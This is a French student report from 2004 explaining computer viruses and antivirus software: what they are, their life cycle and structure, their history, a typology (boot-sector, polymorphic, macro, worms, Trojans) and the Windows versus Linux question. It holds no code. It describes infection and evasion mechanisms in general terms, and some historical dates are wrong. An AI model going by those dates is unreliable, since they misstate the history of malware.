# - VIRUS / ANTIVIRUS -

## Nouvelles technologies Réseaux

Guillaume CHARPENTIER
Olivier MONTIGNY
Mathieu ROUSSEAU

Enseignant : Etienne DURIS

Informatique et Réseaux 3ème année – Janvier 2004

# Table des matières

# 1. Introduction

Aujourd'hui, les virus informatiques, du fait de la grande expansion des ordinateurs, concernent un nombre impressionnant de personnes. Un virus a ainsi un très grand nombre de cibles potentielles. De plus, avec l'expansion de l'Internet, la propagation des virus (et assimilés) est plus aisée et plus rapide. Il n'est pas rare aujourd'hui de voir un virus déferler sur la planète *via* le réseau des réseaux en quelques jours, voire quelques heures.

Les virus sont devenus très médiatisés, les attaques étant d'une ampleur toujours plus importante. Si le grand public commence à connaître ces termes, et à y être sensibilisés, le niveau de connaissance globale sur les virus reste faible pour le plus grand nombre.

Pour mieux comprendre ce phénomène, nous nous proposons donc d'expliquer les mécanismes adoptés par les virus pour se répandre, et par les anti-virus pour les éradiquer. Au fil des chapitres, nous présenterons les différents types de virus existants et leur action, montrerons comment créer un virus réseau, et expliquerons comment fonctionne un anti-virus.

# 2. Définition et structure d'un virus

## 2.1. Qu'est-ce qu'un virus informatique ?

Avant toute chose, il convient naturellement de définir la notion de virus informatique. Un virus est en effet une entité informatique très particulière, répondant à des critères très précis.

Dark Angel, un créateur de virus, définissait son travail ainsi : "*Art de programmation destiné à détruire les systèmes des crétins*". L'anecdote est amusante, mais nous verrons que la programmation de virus est rarement artistique, et que les crétins ne sont pas les seuls touchés.

Le dictionnaire propose une définition plus conventionnelle : "*(mot latin, poison) Informatique : instruction ou suite d'instructions parasites, introduites dans un programme et susceptibles d'entraîner diverses perturbations dans le fonctionnement de l'ordinateur*".

Néanmoins – et cela montre bien l'ignorance populaire sur ce thème – même dans cette définition, la particularité majeure du virus n'apparaît pas. Nous pouvons en fait définir un virus de la façon suivante : *"Tout programme d'ordinateur capable d'infecter un autre programme d'ordinateur en le modifiant de façon à ce qu'il puisse à son tour se reproduire."*

La reproduction est en effet la notion la plus importante lorsque l'on parle de virus. Un virus s'introduit dans des fichiers qu'il souhaite infecter. Au même titre que les virus organiques, le virus informatique possède donc la caractéristique principale de se dupliquer. Les virus ont à ce titre une « vie autonome », et peuvent ainsi se propager sur le plus de machines possibles (ce qui est bien sûr l'ambition du développeur). Aujourd'hui, il existe de nombreux supports de propagation, que nous détaillerons par la suite.

De même que le virus bilogique, le virus informatique a pour but d'abîmer (ou du moins d'affaiblir) le système sur lequel il est hébergé. Nous verrons ultérieurement à quel point les dégâts, que peuvent causer ces petis programmes, peuvent être lourds de conséquence.

## 2.2. Cycle de vie d'un virus

Les virus informatiques suivent un cycle de vie, qui recense 7 grandes étapes :

**Création** : c'est la période durant laquelle un programmeur développe un virus aussi féroce que possible (dans la majeure partie des cas). La programmation se fait généralement en code assembleur ou VisualBasic, ou encore parfois en C ou C++.

**Gestation** : C'est le temps pendant lequel le virus s'introduit dans le système qu'il souhaiter infecter. Il y reste en sommeil.

**Reproduction (infection)** : comme nous l'avons dit, le virus doit se reproduire. Un virus correctement conçu se reproduira un nombre important de fois avant de s'activer. C'est là le meilleur moyen de s'assurer de la pérennité d'un virus.

**Activation** : Les virus possédant une routine de destruction (portions de code destinées à causer des dégâts sur l'hôte) ne s'activent que lorsque certaines conditions sont réunies. Certains s'activent à une date précise (fixée par le développeur), d'autres possèdent un système de compte à rebours interne. L'activation peut aussi avoir lieu à distance, par le développeur. Même les virus ne possédant pas de telles routines et ne nécessitant pas de procédure d'activation spécifique peuvent causer des dommages aux systèmes en s'appropriant petit à petit l'ensemble des ressources.

**Découverte** : C'est le moment où l'utilisateur s'apercoit que son système a des comportements étranges et soupçonne la présence de virus. Ou alors, les anti-virus performants découvrent certains virus avant qu'ils aient eu le temps de faire des ravages.

**Assimilation** : Une fois la découverte faite, les développeurs de logiciels anti-virus mettent à jour leur base de donnée virale (nous reviendrons sur cette notion) afin que les utilisateurs puissent détecter la présence de virus sur leur ordinateur. Ils développent également le correctif (ou antidote) permettant d'éradiquer le virus (si cela est possible).

**Elimination** : C'est la mort du virus. Tout au moins, c'est la mort de l'exemplaire du virus sur un poste utilisateur. C'est le moment où l'anti-virus ayant découvert le virus propose à l'utilisateur de le supprimer. Même si de nombreux virus connus depuis des années ne sont pas complètement annihilés, ils ont cessé de constituer une menace sérieuse car ils sont découverts très rapidement. Dans les faits, rares sont les virus ayant complètement disparu.

## 2.3. Strucure des virus

Un virus se compose de 3 fonctionnalités principales et d'une quatrième optionnelle (mais de plus en plus présente dans les virus afin d'en améliorer l'efficacité), comme le montre la *Figure 1*.





*Figure 1: Strucure d'un virus*

### 2.3.1. Séquence de reproduction

C'est l'objectif premier du virus. Elle inclut une focntionnalité de recherche, qui permet de rechercher des fichiers à infecter. Elle permet aussi au virus de vérifier d'abord que le fichier n'est pas déja infecté, pour ne l'infecter que le cas échéant. En effet, un virus ne doit pas se reproduire deux fois dans un fichier, car son comportement serait alors faussé.

### 2.3.2. Condition

Il s'agit tout simplement de la partie qui va condionner le lancement de l'action qu'est censé accomplir le virus. En effet, le virus a toujours un objectif précis (detruire des fichiers, casser le système d'exploitation et bien d'autres choses encore). C'est la séquence de commande (ou de destruction) qui est chargée de cette action. Elle est déclenchée lorsque la condition est satisfaite. Cette dernière peut-être de diverses forme (une date, un action particulière de l'utilisateur, une réaction spécifique de l'ordinateur...). Les développeurs de virus font preuve de toujours plus d'imagination pour trouver des conditions de déclenchement de plus

en plus originales et spécifiques. Cette condition peut aussi être à l'origine du bon fonctionnement ou non du virus.

Par exemple, un développeur de virus voulant déclencher son virus un dimanche, avait spécifié dans l'instruction de se déclencher le jour numéro 7 (de la semaine). Or, en informatique, tout index commence à 0. Une semaine de 7 jours va donc du jour 0 au jour 6. Le virus ne s'est donc jamais déclenché ! Dans ce cas-là, le virus est certes présent sur le système, mais est inoffensif.

### 2.3.3. Séquence de commandes

Comme nous venons de le dire, c'est elle qui effectue l'action du virus. Cela peut être détruire des fichiers, formater une partition...

### 2.3.4. Séquence de camouflage

Malgré leur petite taille, les virus peut être vite repérés (pour certains). Les développeurs de virus ont donc élaboré plusieurs techniques pour cacher le virus. Il existe plusieurs techniques. Nous les aborderons en parlant des virus polymorphes et furtifs par la suite.

## 2.4. La propagation des virus

Il existe de nombreux supports de propagation des virus. D'autant plus avec l'explosion de l'Internet au cours de la dernière décennie, qui fournit la plus grosse autoroute de circulation pour les virus.

Au départ, les supports amovibles constituaient les moyens de propagation des virus. Les disquettes dans un premier temps, puis les Cd gravés, les disques durs externes, et pourquoi pas aujourd'hui les clé USB. Si le virus se trouve dans un fichier qu'une personne souhaite tranférer sur un autre ordinateur par l'intermédiaire d'un support amovible, il pourra infecter l'ordinateur de destination.

Les réseaux locaux domestiques, et plus encore ceux des entreprises constituent également un vecteur de propagation important. Les ordianteurs étant tous connectés les uns aux autres, il est facile d'utiliser le réseau pour répandre le virus

sur toutes les machines.

En ce qui concerne l'Internet, les mails contenant le virus en pièces jointes sont un grand classique. Par plusieurs systèmes plus ou moins subtiles, le concepteur du virus fait en sorte de pousser l'utilisateur qui reçoit le mail à exécuter la piece jointe pour infecter l'ordinateur. Le virus peut se débrouiller pour s'envoyer à toutes les personnes du carnet d'adresse de la première victime et ainsi de suite. Et se propager de manière exponentielle.

Enfin, il y a la propagation due au téléchagement. Soit directement en téléchargeant sur un site un fichier infecté. Soit sur les réseaux de peer-to-peer.

## 2.5. Les motivations des virus

Les motivations des développeurs de virus trouvent plusieurs sources, et notamment :

Vengeance **:** Un employé ayant été licencié par son entreprise peut vouloir se venger. Il écrira pour cela un virus pour effacer toute les bases de données de l'entreprise ou juste les modifier de façon à faire perdre de l'argent à son ancien employeur. Il peut aussi ralentir le réseau de l'entreprise et bien d'autres choses encore.

Malveillance, amusement ou compétition : L'écriture d'un virus peut aussi avoir comme but la pure malveillance d'un utilisateur ou son amusement. En effet, pour certaines personnes, créer des virus est un jeu, où il faut faire toujours mieux que le concurrent, et rivaliser d'ingéniosité pour créer **"**LE**"** virus complètement invisible et dévastateur. Ou paralyser l'Internet sur le plus large périmètre possible...

Curiosité : Cette mativation est sûrement la plus courante. Beaucoup de développeurs de virus avancent que la curiosité, l'envie de découvrir et d'apprendre, est le principal moteur de leurs actes. Mais cela peut aussi devenir du voyeurisme. Certaines personnes peuvent aussi être curieuse de connaitre des informations secrètes et développer ainsi un virus qui serait capable de pénétrer certains systèmes informatiques sécurisés, et ce pour avoir accès aux informations secrètes contenues dans ces systèmes. Par exemple, un utilisateur voulant avoir le mot de passe du compte UNIX d'un autre utilisateur pour avoir accès à ses données et pouvoir les modifier par la suite, pourra créer un virus qui mettra tout les mots

tapés au clavier dans un fichier, y compris les mots de passe. Il n'aura ensuite plus qu'à piocher dans ce fichier pour repérer le mot de passe.

Le pouvoir et l'argent : Il n'est pas très difficile d'imaginer que certaines personnes puissent mettre au point des virus qui pourraient déregler les comportements des ordianteurs d'une banque dans le but de récupérer de l'argent suite à des versements fictifs. Ou récuperer des informations secrètes d'une grande société dans le but de les vendre à la concurrence.

# 3. De l'antiquité (informatique) à nos jours

Les virus informatique sont aujourd'hui très fréquents et cette notion est familière même pour les personnes non informaticiennes. Pour autant, leur existence n'est pas si évident à la réflexion. Comment sont apparus les virus ? Comment leur expansion a-t-elle eu lieu ? Autant de questions pour lesquelles ce bref historique amène déjà des réponses.

## 3.1. Entre 1939 et 1970 : Les prémices des virus

### 3.1.1. 1939 : Les concepts de bases des virus déjà définis

Dès 1939, John Louis Von Neumann, mathématicien hongrois et considéré comme le père des ordinateurs, publie un article "Théorie et organisation des automates complexes", évoquant la possibilité pour un programme de prendre le contrôle d'un autre programme. Il présente également les fondements théoriques de l'auto-copie. Les grands concepts de base des virus sont donc déjà définis.

### 3.1.2. Un jeu lourd de conséquences...

C'est à la fin des années 60 que remonte réellement l'origine des virus, et ce dans un jeu élaboré par 3 jeunes programmeurs. Ces 3 américains appartenaient au laboratoire Bell de la société AT&T. Il créèrent un jeu baptisé Core War dont le principe, relativement simple, était le suivant :

- chaque joueur devait écrire un programme le plus concis possible
- Ces programmes étaient ensuite chargés dans la mémoire vive d'un ordinateur (Chaque joueur ignore la position des autres programmes)
- Le système d'exploitation (multitâche), exécutait par la suite tour à tour une instruction de chacun des programmes
- Le but est de détruire le programme de l'adversaire (en autocopiant son programme dans l'emplacement de celui de l'adversaire) et d'assurer sa propre survie. Pour cela, les programmes étaient capables de se recopier, de se déplacer, de se réparer eux-même, de bombarder l'adversaire de 0, etc.
- La partie était terminée lorsque l'un des joueurs avait perdu tous ses programmes ou lorsque ceux-ci avaient été modifiés au point d'être rendus inactifs.

- Le gagnant est celui qui possède le plus grand nombre de copies de programmes actifs.

Ce jeu contient en lui-même tout le principe de la programmation des virus.
Au fil des sophistications, naissent des programmes qui ne se contentent plus de se reproduire en mémoire vive mais qui sont capables d'attacher leur copie à des éléments de la mémoire de masse et ainsi de sortir du cadre du système initial pour aller de machine en machine... le virus informatique va voir le jour.

## 3.2. Milieu des années 1980 : un tournant...

### 3.2.1. 1983 et 1984 : deux années importantes

Fin 1983, le docteur Frederik Cohen développe le premier virus pour le système d'exploitation Unix. Ce programme fut réalisé dans le but de créer une sorte de vie artificielle autonome (ou, du moins, comparable à celle de virus biologiques), sans la moindre volonté négative.
Il publie un document intitulé *Computer Viruses: Theory and Experiments,* qui résume les différentes expériences menées sous système d'exploitation Unix. Il y démontre notamment qu'un virus peut être créé très rapidement (environ 8 heures) et se propager très vite.
Son idée est ensuite rapidement reprise par des personnes dans le but de nuire.

Dans le même temps, plusieurs laboratoires continuent leurs expériences et leurs recherches pour comprendre le mécanisme d'auto-duplication des logiciels en se basant sur Core War. Deux autres jeux-virus voient ainsi le jour sous les noms de Darwin et Worm. En 1984, la revue Scientific American publie un guide permettant de créer ce type de programme. Des photocopies de cet article sont disponibles aux adresses suivantes :
http://www.koth.org/info/sciam/SciAm2a.jpg
http://www.koth.org/info/sciam/SciAm2b.jpg
http://www.koth.org/info/sciam/SciAm2c.jpg
http://www.koth.org/info/sciam/SciAm2d.jpg
http://www.koth.org/info/sciam/SciAm2e.jpg
http://www.koth.org/info/sciam/SciAm2f.jpg

Stupéfaits par la vitesse potentielle de propagation des virus, les laboratoires décident de stopper les tests. Ainsi, pendant 4 ans, le phénomène va s'étouffer et ne toucher que quelques gros réseaux mais aucun micro ordinateur.

## 3.3. Les premiers virus à grandes échelles

### 3.3.1. 1986 : le premier virus sort des laboratoires

Deux frères pakistanais, Basit et Amjad Alvi, propriétaires d'une petite boutique d'informatique à Lahore, remplacent le code exécutable du secteur d'amorce des disquettes par leur propre programme. Il s'agit là du premier virus se propageant en dehors de l'environnement de laboratoires et capable d'infecter des disquettes. Baptisé "Brain", il modifie le nom de volume des disquettes.

Les frères Alvi fournissent aux touristes étrangers des logiciels piratés qui ont été copiés sur des disquettes contaminées par Brain. Lors de l'utilisation de la disquette, un message s'affiche, demandant à l'utilisateur de prendre contact avec les frères ALVI pour obtenir l'antivirus :

Welcome to the Dungeon
(c) 1986 Basit & Amjad (pvt) Ltd.
BRAIN COMPUTER SERVICES
730 NIZAB BLOCK ALLAMA IQBAL TOWN
LAHORE-PAKISTAN
PHONE :430791,443248,280530.
Beware of this VIRUS....
Contact us for vaccination

Ce virus a fait de nombreux ravages dans des universités Américaines et Israéliennes, en 1987 notamment. Brain est le premier virus informatique de grande ampleur connu.

### 3.3.2. Le développement des virus avec le développement des ordinateurs...

De la fin des années 80 au milieu des années 90, le nombre de virus a fortement augmenté. Citons ici quelques grandes étapes de ce développement :

- 1988 : La paix universelle pour Macintosh. Un virus, "Peace Mac Mag", créé initialement pour une expérience scientifique, se glisse par erreur dans un logiciel destiné aux Macintosh. Il affiche un message de paix universelle. Il touche le Canada, les Etats-Unis et l'Europe. La même année, un virus touche le réseau Arpanet (ancêtre de l'internet). L'auteur du virus est un étudiant en

informatique. Il est arrêté pour avoir causé des dégâts estimés à hauteur de 15 millions de dollars.

- 1989 : Première alerte en France. Le virus DataCrime apparaît en France et aux Pays-Bas le vendredi 13 octobre 1989. Le grand public est informé pour la première fois des dangers des virus informatiques en France. La police hollandaise créé une plate-forme "anti-crime informatique" et met un anti-virus à disposition des victimes pour une somme modique. La société Française prend conscience de la menace des virus informatique.

- 1990-96 : la bureautique menacée. Avec le développement des ordinateurs personnels et l'arrivée de Windows, les virs commencent àu cibler les applications bureautiques en utilisant les macros principalement. En 1992, le premier virus pour Windows, appelé "Win Vir", voit le jour. En 1995, le macro-virus Concept fait des victimes parmi les utilisateurs de Microsoft Word. En 1996, le premier virus pour Excel "Laroux" apparaît.

### 3.3.3. ...et le développement d'internet

- De 1998 à nos jours : Internet a profondément bouleversé les modes de contamination des virus. Les codes malicieux se répandent désormais par téléchargement des fichiers sur le web ou via les pièces jointes aux e-mails. En 1999, le virus Melissa frappe le réseau mondial : inséré dans un document Word, il s'auto-envoie à 50 contacts trouvés dans le carnet d'adresses de Outlook. Il aurait infecté entre 300 000 et 500 000 PC.

D'autres virus qui utilisent la même méthode avec des formats de pièce jointe différents voient le jour : citons notamment I love You (que nous détaillerons plus loin) en mai 2000 qui aurait touché plus d'un million d'ordinateurs...

Internet permet une grande rapidité de diffusion des données et donc des virus par la même occasion. Le nombre de victimes potentielles est monumental, et celui des victimes effectives atteint des centaines de milliers de personnes.

# 4. Les différents types de virus

Il existe différents types de virus, les distinctions entre eux étant plus ou moins ténues. Avant d'en dresser la liste la plus exhaustive possible, signalons que les experts en virus ne sont pas tous d'accord quant à cette classification. Nous donnons donc ici une certaine topographie, qui peut différer peu ou prou d'autres topographies.

## 4.1. Virus du secteur d'amorçage

Ces virus s'attaquent au « Boot Sector » d'un disque, c'est-à-dire son premier secteur, celui qui lui sert à démarrer. Dans le cas du disque dur principal de l'ordinateur, il s'agit du premier secteur lu au démarrage de la machine. Un tel virus est ainsi chargé à chaque démarrage, et acquiert alors un contrôle complet de la machine. Ces virus sont parmi les plus difficiles à déceler. Ils sont en effet chargés en mémoire bien avant que l'utilisateur ou un logiciel (y compris un anti-virus) ne prenne le contrôle de l'ordinateur.

Ces virus remplacent le secteur d'amorce du disque infecté par une copie d'eux-mêmes, puis déplacent le secteur original vers une autre portion du disque.

Il n'est pas possible d'interdire l'écriture du secteur d'amorçage d'un ordinateur, pour se protéger de ces virus. En effet, ce secteur est relatif au système d'exploitation employé, et peut donc être modifié, lors de l'installation d'un OS.

Ce type de virus est très peu contagieux aujourd'hui. En effet, pour qu'un ordinateur soit infecté, il doit être démarré avec un secteur d'amorçage infecté (disque dur ou disquette). Il est de nos jours assez rares d'amorcer sa machine avec une disquette externe. Cependant, s'il infecte une machine, il infectera également tous les disques non protégés insérés sur cette machine (disques durs ou disquettes), en se reproduisant sur leur propre secteur d'amorçage. Malgré tout, ce virus est en voie de disparition.

Notons d'ailleurs que Microsoft a doté ses systèmes d'exploitation depuis Windows 95 d'un mécanisme chargé de vérifier les données du « Boot Sector » et donc de détecter les virus de ce type. Si d'après la société de Bill Gates, ce mécanisme détecte tous les virus de secteur d'amorçage, des tests indépendants ont prouvé que non.

*Form*, *Jack The Ripper*, *French Boot* ou *Parity Boot* sont quelques exemples de virus de secteur d'amorçage.

## 4.2. Virus d'applications

Les virus d'applications infectent les fichiers exécutables, (notamment ceux portant les extensions *.exe*, *.com* ou *.sys*). Il s'agit d'un morceau de programme, souvent écrit en Assembleur, qui s'intègre au début d'un programme normal.

Pour infecter, il cherche un programme cible, et remplace le premier segment de cet exécutable par son code viral. La section originale est ajoutée en fin de programme. Au moment de l'exécution du fichier, le code viral est donc lancé en premier. Il cherche encore d'autres programmes à infecter et les infecte, par le même mécanisme. Il restaure ensuite la première section du programme infecté (qu'il avait conservée, rappelons-le), et exécute le programme de manière normale. Sa propagation est donc complètement invisible, ce qui rend ces virus très contagieux.
Outre cette propagation, ce virus rentre en activité après un certain laps de temps, et corrompt des fonctions du système ou des fichiers. La gravité des attaques dépend du virus, et peut varier du simple message anodin affiché sur l'écran, à la destruction pure et simple de toutes les données de l'ordinateur.

Notons que ce genre de virus possède deux modes opératoires, dits résidents et non-résidents. Nous venons de décrire le non-résident, qui se réplique lors de l'exécution d'un fichier infecté. A l'inverse, le résident s'installe dans la mémoire vive dès sa première exécution, et reste ainsi actif jusqu'à l'extinction de l'ordinateur. Dès qu'un programme non infecté est exécuté, le virus l'infecte. L'utilisateur fournit ainsi lui-même les cibles au virus, qui s'attaque à tous les programmes lancés. Certains d'entre eux résistent au simple redémarrage de l'ordinateur.

La détection de ce genre de virus est cependant assez aisée, ne serait-ce qu'en contrôlant la taille des exécutable. Le fichier infecté est en effet plus grand que son homologue sain, puisqu'il contient le code du virus en plus du programme.

## 4.3. Virus furtifs

Les virus furtifs sont très difficiles à détecter, en ce qu'ils renvoient une image du système ressemblant à ce qu'il était avant l'infection. On les appelle également des intercepteurs d'interruption. Il s'agit de tromper l'antivirus sur l'état des fichiers infectés. Ils modifient le fonctionnement du système d'exploitation, de telle sorte que les fichiers infectés semblent sains.

Une autre technique de furtivité des virus est de faire croire au système d'exploitation que des secteurs du disque dur sont défectueux. Il suffit alors au virus de s'y camoufler et d'y couler des jours paisibles en attendant son activation. Cette méthode est cependant détectable par l'utilisateur lorsque celui-ci constate une multiplication anormale du nombre de secteurs défectueux.

## 4.4. Virus polymorphes

Ces virus modifient leur aspect à chaque nouvelle infection. A chaque fois qu'ils infectent un fichier, ils se cryptent différemment. Il faut donc que l'antivirus analyse la technique d'encryptage de chaque virus pour tenter de déceler, dans les fichiers contaminés, une caractéristique remarquable.

Un virus polymorphe est découpé en deux parties :
-Le corps principal du virus, d'une part, généralement chiffré avec une routine de chiffrement variable qui change à chaque réplication du virus. Cette partie principale présente ainsi une apparence différente à chaque fois.
-Une boucle de déchiffrement d'autre part. Elle a pour rôle de déchiffrer la partie principale du virus. Elle est également générée par le générateur de polymorphisme, comme le corps principal. Car, si cette boucle de déchiffrement était toujours la même, un antivirus pourrait essayer de la repérer elle, plutôt que le corps principal, et le travail de détection resterait simple. A l'inverse, en générant cette boucle de déchiffrement aléatoirement, le virus la rend potentiellement indétectable elle aussi.

## 4.5. Virus de macros

Ces virus s'attaquent aux macros des logiciels de la suite Office, de Microsoft (Word, Excel, …). Ils attaquent grâce au langage VBA (Visual Basic for Applications) du même éditeur.

Avant toute chose, il convient de définir les macros. Il s'agit d'un petit programme permettant d'automatiser une série de commandes d'une application spécifique. Le pouvoir de la macro dépend de l'application. Certaines autorisent leurs macros à accéder aux fichiers, permettant de se reproduire.

Le fonctionnement d'un virus macro est simple. Il peut agir tel un virus classique, en recherchant des fichiers cible pour les infecter. Il peut aussi infecter le modèle *Normal.dot*. Celui-ci est comparable au secteur d'amorçage du programme, dans le sens où il s'agit du modèle standard sur lequel repose tout document créé dans ce logiciel (sauf modèle personnel). Le modèle infecté, et donc le virus, est exécuté à chaque création de document ou d'ouverture d'un document reposant sur lui.

Certaines macros sont exécutées automatiquement lors d'une action donnée (la macro *AutoExit* est ainsi exécutée lorsque l'on quitte l'application, *AutoClose*, lorsque l'on ferme un document, ou encore *AutoOpen*, lorsque l'on ouvre un fichier). Il est aisé pour un virus de se répandre grâce à elles.

Les macro-virus ont d'autres possibilités. Ainsi, ils peuvent modifier les menus de l'application. Certains modifient par exemple l'option *Save As* (*Enregistrer sous*) pour sauvegarder le virus en plus du document, et ainsi se propager. D'autres modifient
l'action de certains raccourcis claviers, par l'exécution du virus. Ils modifient en outre souvent le contrôle des macros dans l'application. En supprimant le menu d'accès aux macros, ou en le modifiant pour qu'il apparaisse vide, ils empêchent l'utilisateur de les détecter ou de modifier la macro virale.

Ces virus sont parfois stoppés par l'évolution des macros. Les problèmes de compatibilité induisent qu'un virus écrit pour les macros d'une ancienne version de Word ne fonctionnera peut-être plus sur une version plus récente. Ils sont néanmoins très fréquents et connaissent une propagation importante. Leur nombre avoisine les 2000, et on en découvre environ 5 chaque jour. Ils peuvent causer de nombreux dégâts (jusqu'au formatage du disque dur), car le langage VBA donne une très grande liberté aux programmeurs.

Certains virus de macros infectent des fichiers exécutables, en plus des documents. Ils sont alors également des virus classiques.

## 4.6. Vers

Certains experts ne classent pas les vers dans les virus, tandis que d'autres les considèrent effectivement comme des dérivés. Etant donné que les vers possèdent les caractéristiques principales des virus, notamment la propagation, nous les incluons dans notre classification.

Les vers, également appelés virus de messagerie, se répandent par le courrier électronique, en profitant des failles de certains logiciels de messagerie (notamment Outlook Express, de Microsoft). Ils se copient en mémoire de l'ordinateur pour l'infecter. Et, dès lors, ils se propagent en s'envoyant eux-mêmes à tout ou partie du carnet d'adresses du logiciel de messagerie. On reçoit ainsi ce virus dans un mail d'une personne connue, ce qui diminue la méfiance. Selon leur complexité, les vers génèrent des messages et des objets distincts pour les mails par lesquels ils s'envoient.

Les vers sont plus généralement des virus réseau. Si nombre d'entre eux se propagent via les clients de messagerie, ils peuvent aussi utiliser d'autres mécanismes réseau pour se répliquer. Comme par exemple exploiter un port ouvert sur une machine, ou se propager aux machines connectées en réseau à la machine infectée, y compris en craquant les mots de passe pour s'identifier sur les machines cibles. Notons au passage que ces vers infectent aussi des machines Unix. Le premier ver était même développé pour Unix !

Leur premier effet est de saturer les réseaux, puisqu'ils les utilisent comme vecteur de propagation. La charge est exponentielle, puisque chaque ordinateur infecté permet la propagation dans plusieurs autres (parfois plusieurs centaines, si le carnet d'adresses est très fourni). Dans le cas d'un petit réseau, leur éradication est simple, il suffit d'éteindre les ordinateurs du réseau. Le problème est qu'avec l'avènement d'Internet, il est difficile d'éteindre toutes les machines connectées, ce qui rend ces virus difficilement contrôlables. Outre cet effet de saturation, qui peut aller très loin, ils sont également parfois capables d'effectuer des actions malveillantes sur les ordinateurs hôtes, comme détruire des données.

## 4.7. Virus flibustiers

Ils ont pour but de désactiver les antivirus. Ils sont rares mais diablement efficaces et dangereux, le système devenant totalement vulnérable.

## 4.8. Virus compagnons

Un virus à l'ancienne, très aisé à détecter. Sur les systèmes DOS, une priorité d'exécution est accordée aux fichiers portant l'extension *.com*. En créant un fichier *. com* portant le même nom que l'exécutable *.exe*, le virus est activé en premier, et peut se reproduire, avant de donner l'accès au fichier exécutable original.

## 4.9. Virus multi-catégories

Nous avons listé jusqu'ici les catégories de virus « simples ». Mais un virus peut regrouper plusieurs des caractéristiques citées. Plus il en regroupe, plus il est dangereux, et complexe à détecter.

## 4.10. Chevaux de Troie

Cette dernière catégorie de logiciels malveillants n'est pas un virus, car elle n'est pas destinée à se dupliquer. Nous la détaillons succinctement tout de même, car de nombreuses personnes l'assimilent à tort aux virus.

Il s'agit de véritables bombes à retardement implantées dans un programme. Elles peuvent se déclencher à tout moment, en fonction d'un signal. Ce peut être une date précise, ou un signal externe (un message réseau envoyé par le pirate par exemple).

Les chevaux de Troie (troyens) sont une partie d'un programme, qui paraît anodin, permettant de prendre le contrôle de l'ordinateur à distance. Les dégâts causés par cette bombe peuvent même être d'ordre matériel, en modifiant par exemple le BIOS de la machine en vue entraîner une surcharge électrique.

## 4.11. Les Hoax

Les virus font souvent l'objet de fausses alertes que la rumeur propage, encombrant les messageries avec des chaînes de mails. Certaines fausses alertes misent également sur l'ignorance des utilisateurs en matière d'informatique pour leur faire supprimer des éléments sains de leur système.

# 5. Les virus, bombes logiques... une exclusivité de Windows ?

## 5.1. Windows en première ligne

La majorité des virus infectent des machines équipées du système d'exploitation de Microsoft. Cela tient à plusieurs raisons. Tout d'abord, ce système est le plus répandu, et de loin, dans le monde. Les développeurs de virus souhaitant infecter le plus de machines possibles, il est logique qu'ils se tournent vers le système le plus utilisé. En outre, certains disent que les créateurs de virus utilisent les systèmes libres, notamment Linux, et ne veulent donc pas s'attaquer aux autres afficionados. Ils considèrent Windows comme l'ennemi, et s'en prennent à lui pour cette raison. C'est sans doute partiellement exact. En outre, les utilisateurs de Windows sot plus souvent inexpérimentés en informatique, et constituent donc de meilleures cibles. N'oublions pas aussi que les logiciels de Microsoft contiennent de nombreuses failles permettant à un créateur de virus d'occasionner des dégâts sur une machine très facilement. Ainsi, le navigateur Internet Explorer permet d'accéder au système, ce qui est étrange. Outlook Express est un gruyère pour les virus. Et la suite Office est sujette aux attaques des virus de macros. Il faut dire que ces applications permettant l'accès au système de manière simple. Ce qui est utile pour développer des fonctionnalités intéressantes, permettant de lier le système et les applications. Mais cela crée également un boulevard pour les logiciels malveillants. Le système de fichiers de Microsoft ne se prête pas non plus à une résistance importante face aux attaques virales. Le prochain Windows, qui sortira en 2006, devrait permettre de contrôler plus efficacement les accès au système.

## 5.2. Et Linux ?

La présence de virus et de bombes logiques sous Linux est un débat au moins aussi sensible que la guerre entre le monde libre et Microsoft ! Il suffit de parcourir un peu les sites traitant du sujet pour mesurer la virulence des propos de chaque parti, dont les uns maintiennent que les virus sous Linux sont une utopie, tandis que les autres conseillent de prendre garde au risque de virus... et d'installer un antivirus sous Linux ! En fait il semblerait que la menace existe mais soit relativement limitée...

Plusieurs éléments nous amènent à penser cela :

- Les virus exploitent les failles des systèmes pour s'introduire. Or Linux en comporte peu (surtout en regard de Windows).

- Linux est nettement moins exposé aux virus que Windows en grande partie du fait de sa plus faible utilisation. Rappelons en effet que l'objectif d'un virus est de se diffuser au maximum; il est donc plus intéressant de développer des virus pour le système d'exploitation le plus utilisé -et de loin- que de développer un virus pour un système peu utilisé (et, qui plus est, souvent par des utilisateurs plus avertis !).

- Une des autres raisons est la gestion plus rigoureuse des droits sur les fichiers sous Unix. Un utilisateur Unix n'a pas les droits d'écriture sur les fichiers systèmes. Il est donc probable (sauf en cas de travail en temps que super utilisateur) que le virus parvienne à infecter le système. Au pire seules les données de l'utilisateur seront altérées. Sous Windows la majeur partie des utilisateurs travaillent en temps qu'administrateur et donc cette sécurité n'est pas valable.

Par conséquent, il est peu probable qu'un virus réussisse à s'introduire dans un système Linux. Même s'il y parvient, il est peu probable qu'il parvienne ensuite à se propager. On peut donc dire que les virus informatiques sont nettement moins prédominants sous Linux (et les plates forme Unix en général) mais leur nombre n'en est pas pour autant nul.

Citons donc quelques risques de virus et de bombes logiques :

- **La monopolisation des ressources**. Si un virus monopolise les ressources système ou mémoire sans les altérer, il sera efficace même sous système Unix.

- **La mise hors-service de fonctionnalités réseau**. En surchargeant le port concerné par des demandes de connexion incessantes. Les remèdes existent pour éviter ceci, mais ils ne sont pas toujours mis en oeuvre par l'administrateur système.

- Tout d'abord, comme nous l'avons dans la partie historique, l'un des premiers virus réalisé par Cohen en 1983 a été **créé sous Unix**. C'est donc bien la preuve qu'un système Unix peut être affecté ! Plus récemment, citons le virus Bliss (qui date de 1997) mais dont la portée est nuisance est assez faible, l'antivirus étant fourni avec le virus (simple commande `--bliss-disinfect-files-please` ).

- Les utilisateurs de Linux ont la possibilité d'ouvrir des documents Microsoft Office à l'aide de logiciels tels que OpenOffice ou StarOffice. Cela les expose donc aux potentiels virus contenus dans ces fichiers à travers les macros.

